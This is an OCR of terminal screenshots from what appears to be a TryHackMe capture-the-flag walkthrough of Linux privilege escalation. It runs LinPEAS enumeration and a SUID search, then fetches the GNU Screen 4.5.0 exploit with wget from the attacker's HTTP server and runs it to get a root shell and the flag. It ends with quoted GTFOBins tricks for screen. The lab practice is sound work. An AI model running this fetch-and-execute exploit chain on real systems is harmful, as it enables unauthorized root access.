

1 2 3 4
ronin@Samurai: /usr/share/peass/linpeas
Session Actions Edit View Help
ronin@Samurai: ~
ronin@Samurai: ~
ronin@Samurai: /usr/share/peass/linpeas
(ronin㉿Samurai)-[~]
$ cd /usr/share/peass/linpeas
(ronin㉿Samurai)-[/usr/share/peass/linpeas]
$ python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...


Session Actions Edit View Help
ronin@Samurai: ~
ronin@Samurai: ~
ronin@Samurai: /usr/share/peass/linpeas
ronin@Samurai: /usr/share/peass/linpeas
(ronin㉿Samurai)-[/usr/share/peass/linpeas]
$ ls
linpeas_darwin_amd64 linpeas_darwin_arm64 linpeas_fat.sh linpeas_linux_386 linpeas_linux_amd64 linpeas_linux_arm linpeas_linux_arm64 linpeas.sh linpeas_small.sh
(ronin㉿Samurai)-[/usr/share/peass/linpeas]
$



oker@ubuntu:~$ ls
inpeas.sh user.txt
oker@ubuntu:~$ chmod +x linpeas.sh
oker@ubuntu:~$


ronin@Samurai: ~
Session Actions Edit View Help
ronin@Samurai: ~
ronin@Samurai: /usr/share/peass/linpeas
Do you like PEASS?
LinPEAS-ng by carlospolop
ADVISORY: This script should be used for authorized penetration testing and/or educational purposes only. Any misuse of this software will not be the responsibility of the author or of any other collaborator. Use it at your own computers and/or with the computer owner's permission.
Linux Privesc Checklist: https://book.hacktricks.wiki/en/linux-hardening/linux-privilege-escalation-checklist.html
LEGEND:
RED/YELLOW: 95% a PE vector
You should take a look to it
LightCyan: Users with console
Blue: Users without console & mounted devs
Green: Common things (users, groups, SUID/SGID, mounts, .sh scripts, cronjobs)
LightMagenta: Your username
Starting LinPEAS. Caching Writable Folders...
Basic information
OS: Linux version 4.4.0-170-generic (buildd@lcy01-amd64-019) (gcc version 5.4.0 20160609 (Ubuntu 5.4.0-6ubuntu1~16.04.12)) #199-Ubuntu SMP Thu Nov 14 01:45:04 UTC 2019
User & Groups: uid=1000(joker) gid=1000(joker) groups=1000(joker)
Hostname: ubuntu
[+] /bin/ping is available for network discovery (LinPEAS can discover hosts, learn more with -h)
[+] /bin/bash is available for network discovery, port scanning and port forwarding (LinPEAS can discover hosts, scan ports, and forward ports. Learn more with -h)
[+] /bin/nc is available for network discovery & port scanning (LinPEAS can discover hosts and scan ports, learn more with -h)
-rwsr-xr-x 1 root root 11K May 8 2018 /usr/bin/vmware-user-suid-wrapper
-rwsr-xr-x 1 root root 74K Mar 26 2019 /usr/bin/gpasswd
-rwsr-xr-x 1 root root 53K Mar 26 2019 /usr/bin/passwd
-rwsr-xr-x 1 root root 39K Mar 26 2019 /usr/bin/newgrp
-rwsr-xr-x 1 root root 40K Mar 26 2019 /usr/bin/chsh
-rwsr-xr-x 1 root root 71K Mar 26 2019 /usr/bin/chfn
-rwsr-xr-x 1 root root 134K Oct 11 2019 /usr/bin/sudo
-rwsr-xr-x 1 root root 31K Jul 12 2016 /bin/fusermount
-rwsr-xr-x 1 root root 40K Mar 26 2019 /bin/su
-rwsr-xr-x 1 root root 44K May 7 2014 /bin/ping6
-rwsr-xr-x 1 root root 1.6M Jan 4 2020 /bin/screen-4.5.0 (Unknown SUID binary!)
-rwsr-xr-x 1 root root 1.6M Jan 4 2020 /bin/screen-4.5.0~ (Unknown SUID binary!)
-rwsr-xr-x 1 root root 40K Oct 10 2019 /bin/umount
-rwsr-xr-x 1 root root 44K May 7 2014 /bin/ping
-rwsr-xr-x 1 root root 27K Oct 10 2019 /bin/umount
SGID
https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/index.html#sudo-and-suid
ronin@Samurai: ~
ronin@Samurai: /usr/share/peass/linpeas
(ronin㉿Samurai)-[~]
$ searchsploit screen-4.5.0
Exploits: No Results
Shellcodes: No Results
(ronin㉿Samurai)-[~]
$ searchsploit screen 4.5.0
Exploit Title
Path
GNU Screen 4.5.0 - Local Privilege Escalation
linux/local/41154.sh
GNU Screen 4.5.0 - Local Privilege Escalation (PoC)
linux/local/41152.txt
Shellcodes: No Results
(ronin㉿Samurai)-[~]
$ searchsploit -m 41154.sh
Exploit: GNU Screen 4.5.0 - Local Privilege Escalation
URL: https://www.exploit-db.com/exploits/41154
Path: /usr/share/exploitdb/exploits/linux/local/41154.sh
Codes: N/A
Verified: True
File Type: Bourne-Again shell script, ASCII text executable
Copied to: /home/ronin/41154.sh
(ronin㉿Samurai)-[~]
$


Session Actions Edit View Help
ronin@Samurai: ~
ronin@Samurai: ~
ronin@Samurai: ~
/var/log/dpkg.log:2020-01-04 14:25:08 status unpacked passwd:amd64 1:4.2-3.1ubuntu5.4
/var/log/installer/status:Description: Set up users and passwords
Checking all env variables in /proc/*/environ removing duplicates and filtering out useless env vars
_=/bin/dd
_=/bin/grep
HOME=/home/joker
LANG=en_US.UTF-8
LANGUAGE=en_US:
_=./linpeas.sh
LOGNAME=joker
MAIL=/var/mail/joker
NOTIFY_SOCKET=/run/systemd/notify
PWD=/home/joker
SHELL=/bin/bash
SHLVL=1
SHLVL=2
SSH_CLIENT=10.9.2.39 59028 22
SSH_CONNECTION=10.9.2.39 59028 10.10.239.65 22
SSH_TTY=/dev/pts/0
TERM=xterm-256color
USER=joker
_=/usr/bin/xxd
XDG_RUNTIME_DIR=/run/user/1000
API Keys Regex
Regexes to search for API keys aren't activated, use param '-r'
joker@ubuntu:~$ wget http://10.10.239.65:8080/41154.sh
--2025-11-22 10:34:42-- http://10.10.239.65:8080/41154.sh
Connecting to 10.10.239.65:8080... failed: Connection refused.
joker@ubuntu:~$ wget http://10.9.2.39:8080/41154.sh
--2025-11-22 10:35:07-- http://10.9.2.39:8080/41154.sh
Connecting to 10.9.2.39:8080... connected.
HTTP request sent, awaiting response... 200 OK
Length: 1149 (1.1K) [text/x-sh]
Saving to: '41154.sh'
41154.sh 100%[=>] 1.12K --.-KB/s in 0.008s
2025-11-22 10:35:07 (133 KB/s) - '41154.sh' saved [1149/1149]
joker@ubuntu:~$ chmod
1 2 3 4
10.9.2.39
20:35
ronin@Samurai: ~
Session Actions Edit View Help
ronin@Samurai: ~
ronin@Samurai: ~
ronin@Samurai: ~
(ronin㉿Samurai)-[~]
$ searchsploit screen-4.5.0
Exploits: No Results
Shellcodes: No Results
(ronin㉿Samurai)-[~]
$ searchsploit screen 4.5.0
Exploit Title
Path
GNU Screen 4.5.0 - Local Privilege Escalation
linux/local/41154.sh
GNU Screen 4.5.0 - Local Privilege Escalation (PoC)
linux/local/41152.txt
Shellcodes: No Results
(ronin㉿Samurai)-[~]
$ searchsploit -m 41154.sh
Exploit: GNU Screen 4.5.0 - Local Privilege Escalation
URL: https://www.exploit-db.com/exploits/41154
Path: /usr/share/exploitdb/exploits/linux/local/41154.sh
Codes: N/A
Verified: True
File Type: Bourne-Again shell script, ASCII text executable
Copied to: /home/ronin/41154.sh
(ronin㉿Samurai)-[~]
$ python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
10.10.239.65 - - [22/Nov/2025 20:35:08] "GET /41154.sh HTTP/1.1" 200 -


ronin@Samurai: ~
Session Actions Edit View Help
ronin@Samurai: ~
ronin@Samurai: ~
ronin@Samurai: ~
Connecting to 10.9.2.39:8080... connected.
HTTP request sent, awaiting response... 200 OK
Length: 1149 (1.1K) [text/x-sh]
Saving to: '41154.sh'
41154.sh 100%[=>] 1.12K --.-KB/s in 0.008s
2025-11-22 10:35:07 (133 KB/s) - '41154.sh' saved [1149/1149]
joker@ubuntu:~$ chmod +x 41154.sh
joker@ubuntu:~$ ./41154.sh
~ gnu/screenroot ~
[+] First, we create our shell and library...
/tmp/libhax.c: In function 'dropshell':
/tmp/libhax.c:7:5: warning: implicit declaration of function 'chmod' [-Wimplicit-function-declaration]
chmod("/tmp/rootshell", 04755);
^
/tmp/rootshell.c: In function 'main':
/tmp/rootshell.c:3:5: warning: implicit declaration of function 'setuid' [-Wimplicit-function-declaration]
setuid(0);
^
/tmp/rootshell.c:4:5: warning: implicit declaration of function 'setgid' [-Wimplicit-function-declaration]
setgid(0);
^
/tmp/rootshell.c:5:5: warning: implicit declaration of function 'seteuid' [-Wimplicit-function-declaration]
seteuid(0);
^
/tmp/rootshell.c:6:5: warning: implicit declaration of function 'setegid' [-Wimplicit-function-declaration]
setegid(0);
^
/tmp/rootshell.c:7:5: warning: implicit declaration of function 'execvp' [-Wimplicit-function-declaration]
execvp("/bin/sh", NULL, NULL);
^
[+] Now we create our /etc/ld.so.preload file...
[+] Triggering...
' from /etc/ld.so.preload cannot be preloaded (cannot open shared object file): ignored.
[+] done!
No Sockets found in /tmp/screens/S-joker.
whoami
root
ls
adduser.conf cron.d emacs host.conf kbd logrotate.d network profile.d rmt ssh ufw
alternatives cron.daily environment hostname kernel lsb-release networks protocols rpc ssl updatedb.conf
apache2 cron.hourly fonts hosts kernel-img.conf ltrace.conf newt pulse rsyslog.conf subgid update-manager
apm cron.monthly fstab hosts.allow ldap machine-id nsswitch.conf python3 rsyslog.d subgid- update-motd.d
whoami
root
ls
adduser.conf cron.d emacs host.conf kbd logrotate.d network profile.d rmt ssh ufw
alternatives cron.daily environment hostname kernel lsb-release networks protocols rpc ssl updatedb.conf
apache2 cron.hourly fonts hosts kernel-img.conf ltrace.conf newt pulse rsyslog.conf subgid update-manager
apm cron.monthly fstab hosts.allow ldap machine-id nsswitch.conf python3 rsyslog.d subgid- update-motd.d
apparmor crontab fstab.orig hosts.deny ld.so.cache magic opt python3.5 screenrc subuid vim
apparmor.d cron.weekly fuse.conf init ld.so.conf magic.mime os-release rc0.d securetty subuid- vmware-tools
apt dbus-1 gai.conf init.d ld.so.conf.d mailcap pam.conf rc1.d security sudoers vtrgb
bash.bashrc debconf.conf groff initramfs-tools legal mailcap.order pam.d rc2.d selinux sudoers.d wgetrc
bash_completion debian_version group inputrc libaudit.conf manpath.config passwd rc3.d sensors3.conf sysctl.conf X11
bash_completion.d default group- insserv libnl-3 mime.types passwd- rc4.d sensors.d sysctl.d xdg
bindresvport.blacklist deluser.conf grub.d insserv.conf locale.alias mke2fs.conf perl rc5.d services systemd xml
binfmt.d depmod.d gshadow insserv.conf.d locale.gen modprobe.d php rc6.d sgml terminfo zsh_command_not_found
ca-certificates dhcp gshadow- iproute2 localtime modules pm rc.local shadow timezone
ca-certificates.conf dictionaries-common gss iscsi logcheck modules-load.d popularity-contest.conf rcS.d shadow- tmpfiles.d
calendar dpkg gtk-3.0 issue login.defs mtab ppp resolvconf shells ucf.conf
console-setup drirc hdparm.conf issue.net logrotate.conf nanorc profile resolv.conf skel udev
cd /root
ls
root.txt
cat roo
cat: roo: No such file or directory
cat root.txt
THM{5ecd98aa66a6abb670184d7547c8124a}


ronin@Samurai: ~
Session Actions Edit View Help
ronin@Samurai: ~
ronin@Samurai: ~
ronin@Samurai: ~
^
/tmp/rootshell.c:5:5: warning: implicit declaration of function 'seteuid' [-Wimplicit-function-declaration]
seteuid(0);
^
/tmp/rootshell.c:6:5: warning: implicit declaration of function 'setegid' [-Wimplicit-function-declaration]
setegid(0);
^
/tmp/rootshell.c:7:5: warning: implicit declaration of function 'execvp' [-Wimplicit-function-declaration]
execvp("/bin/sh", NULL, NULL);
^
[+] Now we create our /etc/ld.so.preload file...
[+] Triggering...
' from /etc/ld.so.preload cannot be preloaded (cannot open shared object file): ignored.
[+] done!
No Sockets found in /tmp/screens/S-joker.
whoami
root
ls
adduser.conf cron.d emacs host.conf kbd logrotate.d network profile.d rmt ssh ufw
alternatives cron.daily environment hostname kernel lsb-release networks protocols rpc ssl updatedb.conf
apache2 cron.hourly fonts hosts kernel-img.conf ltrace.conf newt pulse rsyslog.conf subgid update-manager
apm cron.monthly fstab hosts.allow ldap machine-id nsswitch.conf python3 rsyslog.d subgid- update-motd.d
apparmor crontab fstab.orig hosts.deny ld.so.cache magic opt python3.5 screenrc subuid vim
apparmor.d cron.weekly fuse.conf init ld.so.conf magic.mime os-release rc0.d securetty subuid- vmware-tools
apt dbus-1 gai.conf init.d ld.so.conf.d mailcap pam.conf rc1.d security sudoers vtrgb
bash.bashrc debconf.conf groff initramfs-tools legal mailcap.order pam.d rc2.d selinux sudoers.d wgetrc
bash_completion debian_version group inputrc libaudit.conf manpath.config passwd rc3.d sensors3.conf sysctl.conf X11
bash_completion.d default group- insserv libnl-3 mime.types passwd- rc4.d sensors.d sysctl.d xdg
bindresvport.blacklist deluser.conf grub.d insserv.conf locale.alias mke2fs.conf perl rc5.d services systemd xml
binfmt.d depmod.d gshadow insserv.conf.d locale.gen modprobe.d php rc6.d sgml terminfo zsh_command_not_found
ca-certificates dhcp gshadow- iproute2 localtime modules pm rc.local shadow timezone
ca-certificates.conf dictionaries-common gss iscsi logcheck modules-load.d popularity-contest.conf rcS.d shadow- tmpfiles.d
calendar dpkg gtk-3.0 issue login.defs mtab ppp resolvconf shells ucf.conf
console-setup drirc hdparm.conf issue.net logrotate.conf nanorc profile resolv.conf skel udev
cd /root
ls
root.txt
cat roo
cat: roo: No such file or directory
cat root.txt
THM{5ecd98aa66a6abb670184d7547c8124a}


ronin@Samurai: ~
Session Actions Edit View Help
ronin@Samurai: ~
ronin@Samurai: ~
(ronin㉿Samurai)-[~]
$ ssh joker@10.10.239.65
joker@10.10.239.65's password:
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.4.0-170-generic x86_64)
* Documentation: https://help.ubuntu.com
* Management: https://landscape.canonical.com
* Support: https://ubuntu.com/advantage
Last login: Sat Nov 22 10:14:52 2025 from 10.9.2.39
joker@ubuntu:~$ sudo -l
[sudo] password for joker:
Sorry, user joker may not run sudo on ubuntu.
joker@ubuntu:~$ sudo -l
[sudo] password for joker:
Sorry, try again.
[sudo] password for joker:
Sorry, try again.
[sudo] password for joker:
sudo: 3 incorrect password attempts
joker@ubuntu:~$
(ronin㉿Samurai)-[~]
$ ssh joker@10.10.239.65
joker@10.10.239.65's password:
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.4.0-170-generic x86_64)
* Documentation: https://help.ubuntu.com
* Management: https://landscape.canonical.com
* Support: https://ubuntu.com/advantage
Last login: Sat Nov 22 10:14:52 2025 from 10.9.2.39
joker@ubuntu:~$ sudo -l
[sudo] password for joker:
Sorry, user joker may not run sudo on ubuntu.
joker@ubuntu:~$ sudo -l
[sudo] password for joker:
Sorry, try again.
[sudo] password for joker:
Sorry, try again.
[sudo] password for joker:
sudo: 3 incorrect password attempts
joker@ubuntu:~$ find / -user root -perm -u=s 2>/dev/null
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/eject/dmcrypt-get-device
/usr/bin/vmware-user-suid-wrapper
/usr/bin/gpasswd
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/chsh
/usr/bin/chfn
/usr/bin/sudo
/bin/fusermount
/bin/su
/bin/ping6
/bin/screen-4.5.0
/bin/screen-4.5.0.old
/bin/mount
/bin/ping
/bin/umount
/tmp/rootshell
joker@ubuntu:~$
/bin/screen-4.5.0
/bin/screen-4.5.0.old
/bin/mount
/bin/ping
/bin/umount
/tmp/rootshell
joker@ubuntu:~$ sudo -version
Sudo version 1.8.16
Sudoers policy plugin version 1.8.16
Sudoers file grammar version 45
Sudoers I/O plugin version 1.8.16
joker@ubuntu:~$

.. / screen

☆ Star 12,324

Shell | File write | Sudo

Shell

It can be used to break out from restricted environments by spawning an interactive system shell.

```
screen
```

File write

It writes data to files, it may be used to do privileged writes or write files outside a restricted file system.

(a) This works on screen version 4.06.02. Data is appended to the file and `\n` is converted to `\r\n`.

```
LFILE=file_to_write
screen -L -Logfile $LFILE echo DATA
```


(b) This works on screen version 4.02.10. Data is appended to the file and `\n` is converted to `\r\n`.

